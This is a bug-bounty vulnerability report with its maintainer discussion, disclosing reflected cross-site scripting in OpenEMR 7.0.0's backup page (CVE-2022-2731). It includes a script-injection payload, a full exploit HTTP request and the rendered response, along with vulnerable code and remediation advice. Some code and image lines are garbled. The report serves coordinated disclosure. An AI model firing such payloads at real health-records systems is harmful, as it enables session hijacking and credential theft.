

Reflected Cross Site Scripting in OpenEMR 7.0.0 and below at backup in openemr/openemr



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Description

We would like to report the vulnerability we found during software testing. The OpenEMR 7.0.0 (latest version) and below version Open Source electronic health records and medical practice management application has Reflected Cross Site Scripting vulnerability in the {form_status} parameter on backup page that never been reported before (We've checked from CVE Official website).

Vulnerability Type

Reflected Cross Site-Scripting (XSS)

Affected Page/URL

https://<openemrurl>/interface/main/backup.php {form_status}

Sample XSS Payload

```
' /><script>alert(`CVE_Hunting_XSS`)</script>
```

Vulnerable Source Code

/var/www/localhost/htdocs/openemr/interface/main/backup.php (Please see more details in the occurrences section)

Implication

This vulnerability allows users to embed arbitrary JavaScript code in the Web the intended functionality potentially leading to credentials disclosure within a trusted session.

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Recommendation


Whitelist validation at server side should be performed for all input fields and parameters in the entire application to ensure that only valid input is processed. The validation should decode any encoded input, and then validate the length, characters, format, and any business rules on that data before accepting the input. Special characters such as `';&*()%!+{}[]|`# including Carriage Return (ASCII 1, \r, %0d) as well as Line Feed (ASCII 10, \n, %0a) should be filtered out prior to server processing form fields and hidden form fields. In case special characters should be allowed into an input field, the application should use a standard function to "escape" the special characters. Alternatively, all parameters returned to the user's browser should be sanitized so that client-side scripting attacks would not be effective. Output HTML encoding should be properly implemented to prevent execution of malicious script on user's browser.

Discoverer/Reporters

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
Example PoC Screenshots

OpenEMR Version 6.1.0




OpenEMR Version 7.0.0

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Backup Page



Click Create Backup or Create Eventlog Backup then Injected malicious JavaScript Payload in to {form_status} with Sample XSS Payload

POST /interface/main/backup.php HTTP/1.1
Host: localhost

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User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/99.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=-----134273974110212498243185026588

Content-Length: 626

Origin: https://localhost

Connection: close

Referer: https://localhost/interface/main/backup.php

Cookie: OpenEMR=sDB13cXmxjjPS6d-BF8dtr9D5Kj8PkbOg2oMdxqSKMMo1C7Y

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: iframe

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

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Content-Disposition: form-data; name="csrf_token_form"

4a2e4c79d44d123017f7ff6850e337c8c17557e3

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Content-Disposition: form-data; name="form_backup"

ggwp

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Content-Disposition: form-data; name="form_step"

ggwp

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Content-Disposition: form-data; name="form_status"

' /><script>alert(`CVE_Hunting_XSS`)</script>

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Request

1 POST /interface/main/backup.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
8 Content-Length: 626
9 Origin: https://localhost
10 Connection: close
11 Referer: https://localhost/interface/main/backup.php
12 Cookie: OpenEMR=sDB13CXmjJP56d-BF8dtr9DSKJ8Pkb0g2oMdxq5K9W01C7Y
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: iframe
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
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19 -----134273974110212498243185026588
20 Content-Disposition: form-data; name="csrf_token_form"
21
22 4a2e4c79d44d123017f7ff6850e337c8c17557e3
23 -----134273974110212498243185026588
24 Content-Disposition: form-data; name="form_backup"
25
26 ggvv
27 -----134273974110212498243185026588
28 Content-Disposition: form-data; name="form_step"
29
30 ggvv
31 -----134273974110212498243185026588
32 Content-Disposition: form-data; name="form_status"
33
34 ' /><script>alert('CVE_Hunting_XSS')</script>
35 -----134273974110212498243185026588-----
36

Response

58 // 102.1 = Download selected lists as CSV
59 // 102.2 = download selected layouts as CSV
60 // 402 = CSV export of log archive
61 // 405 = Delete from the log
62
63 function export_submit(step) {
64 var f = document.forms[0];
65 f.form_step.value = step;
66 top.restoreSession();
67 f.submit();
68 }
69
70 </script>
71
72 </head>
73
74 <body class="body_top">
75 <center>
76

77 <form method='post' action='backup.php' enctype='multipart/form-data' onsubmit=
78 <input type="hidden" name="csrf_token_form" value="4a2e4c79d44d123017f7ff68:
79
80 <table style="width:50em">
81 <tr>
82 <td>
83
84

85 </td>
86 </tr>
87 </table>
88
89 <input type="hidden" name="form_step" value="302" />
90 <input type="hidden" name="form_status" value="" />
91 <script>
92 alert('CVE_Hunting_XSS')
93 </script>
94
95 </form>
96
97

98

99 Backup Successfully taken in /tmp
100 </br>
101 </center>
102
103 </body>
104 </html>
105

Inspector

Query Parameters (0)
Body Parameters (4)
Request Cookies (1)
Request Headers (16)
Response Headers (10)

Done

2,990 bytes | 990 mills

Rendered Malicious JavaScript (XSS)

← → × https://localhost/interface/main/backup.php ☆

localhost
CVE_Hunting_XSS
OK

Read localhost

Impact

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This vulnerability allows users to embed arbitrary JavaScript code in the Web UI thus altering the intended functionality potentially leading to credentials disclosure within a trusted session.

Occurrences

 backup.php L945

```
if ($form_step == 203) {  
    $form_status .= xla('Done') . ".";  
    echo nl2br($form_status);  
}
```

 backup.php L503

```
if ($form_step == 1) {  
    $form_status .= xla('Dumping OpenEMR database') . "...<br />";  
    echo nl2br($form_status);  
    if (file_exists($TAR_FILE_PATH)) {  
        if (! unlink($TAR_FILE_PATH)) {  
            die(xlt("Couldn't remove old backup file:") . " " . text($`  
        }  
    }  
}
```

 backup.php L1029

```
<input type='hidden' name='form_status' value='<?php echo $form_status;
```

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```

if ($form_step == 202) {
    // Process uploaded config file.
    if (is_uploaded_file($_FILES['userfile']['tmp_name'])) {
        if (move_uploaded_file($_FILES['userfile']['tmp_name'], $EXPORT_FILE)) {
            $form_status .= xla('Applying') . "...<br />";
            echo nl2br($form_status);
            $cmd = escapeshellcmd($mysql_cmd) . " -u " . escapeshellarg(
                " -p" . escapeshellarg($sqlconf["pass"]) .
                " -h " . escapeshellarg($sqlconf["host"]) .
                " --port=" . escapeshellarg($sqlconf["port"]) .
                " $mysql_ssl " .
                escapeshellarg($sqlconf["dbase"]) .
                " < " . escapeshellarg($EXPORT_FILE);
        } else {
            echo xlt('Internal error accessing uploaded file!');
            $form_step = -1;
        }
    } else {
        echo xlt('Upload failed!');
        $form_step = -1;
    }

    $auto_continue = true;
}

```

```

if ($form_step == 3) {
    $form_status .= xla('Dumping OpenEMR web directory tree') . "...<br />";
    echo nl2br($form_status);
    $cur_dir = getcwd();
    chdir($webserver_root);

```

```
chr(117)($webserver_root),
```

 backup.php L903

```
if ($form_step == 103) {  
    $form_status .= xla('Done. Will now send download.') . "<br />";  
    echo nl2br($form_status);  
    $auto_continue = true;  
}
```

References

- [Reporting Security Vulnerabilities](#)
- [CWE-79: Improper Neutralization of Input During Web Page Generation \('Cross-site Scripting'\)](#)

CVE

CVE-2022-2731

(Published)

Vulnerability Type

CWE-79: Cross-site Scripting (XSS) - Reflected

Severity

Medium (5.4)

Registry

Other

Affected Version

OpenEMR 7.0.0 and below

Visibility

Public

Status

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Found by



JohnNattakit

@JohnNattakit

unranked ▼

This report was seen 520 times.

We are processing your report and will contact the **openemr** team within 24 hours.

4 months ago

JohnNattakit modified the report 4 months ago

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We have contacted a member of the **openemr** team and are waiting to hear back 4 months ago

JohnNattakit modified the report 4 months ago

We have sent a follow up to the **openemr** team. We will try again in 7 days. 4 months ago

A **openemr/openemr** maintainer validated this vulnerability 4 months ago

Thanks for the report. Working on a fix now.

JohnNattakit has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the **openemr** team. We will try again in 7 days. 4 months ago

Brady Miller 4 months ago

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A preliminary fix has been posted in commit 285fb234bd27ea4c46a29f2797edda7f38f1d8db

Please do not create a CVE # or make this vulnerability public at this time. I will make this fix official about 1 week after we release 7.0.0 patch 1 (7.0.0.1), which will likely be in about 3-7 weeks. After I do that, then will be ok to make CVE # and make it public.

Thanks!

We have sent a second fix follow up to the **openemr** team. We will try again in 10 days.
4 months ago

JohnNattakit 4 months ago

Researcher

Dear @Brady Miller, @admin

Hope you are doing well. We have got the notification email that the 1st patch for OpenEMR 7.0.0 has been released.

Can the **CVE** be assigned to this issue?

Patch 1 for OpenEMR 7.0.0 Released Inbox x



no-reply@open-emr.org via amazonses.com
to me

9:16 AM (31 minutes ago) ☆ ↶ ⋮

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Patch 1 for OpenEMR 7.0.0 Released

The 1st patch for OpenEMR 7.0.0 has been released.

See here for more details on downloading and installing the new patch: <https://community.open-emr.org/t/openemr-7-0-0-patch-1-has-been-released/18904>

This patch includes the following items

- Security fixes
- Vitals form fix
- Patient search fix
- CCDA fix for large amount of data
- Patient history form fix
- Patient portal EASIPRO fix
- Patient portal history form fix
- Added voided claim to misc billing options and 837 file
- PHP 8.1 fixes

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Jamie Slome 4 months ago

Admin

Just waiting for the go-ahead from the maintainer and then we can assign and publish a CVE for this report 👍

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Brady Miller marked this as fixed in 7.0.0.1 with commit 285fb2 4 months ago

The fix bounty has been dropped ❌

This vulnerability will not receive a CVE ❌

backup.php#L549 has been validated ✔️

backup.php#L903 has been validated ✔️

backup.php#L503 has been validated ✔️

backup.php#L1029 has been validated ✔️

backup.php#L923 has been validated ✔️

backup.php#L945 has been validated ✔️

Brady Miller 4 months ago

Maintainer

OpenEMR patch 1 (7.0.0.1) has been released, so this has been fixed. You have permission to make CVE # and make this public.

JohnNattakit 4 months ago

Researcher

Dear @Admin, @Jamie Slome
Could you please help to assign the CVE for this finding please?
Thanks and appreciate for your help 👍

@Brady Miller Thanks for your response 👍

Jamie Slome 4 months ago

Admin

CVE assigned and will automatically publish in the next few hours ♥

JohnNattakit 4 months ago

Researcher

@Jamie Slome Appreciate for your contribution 👍 ♥

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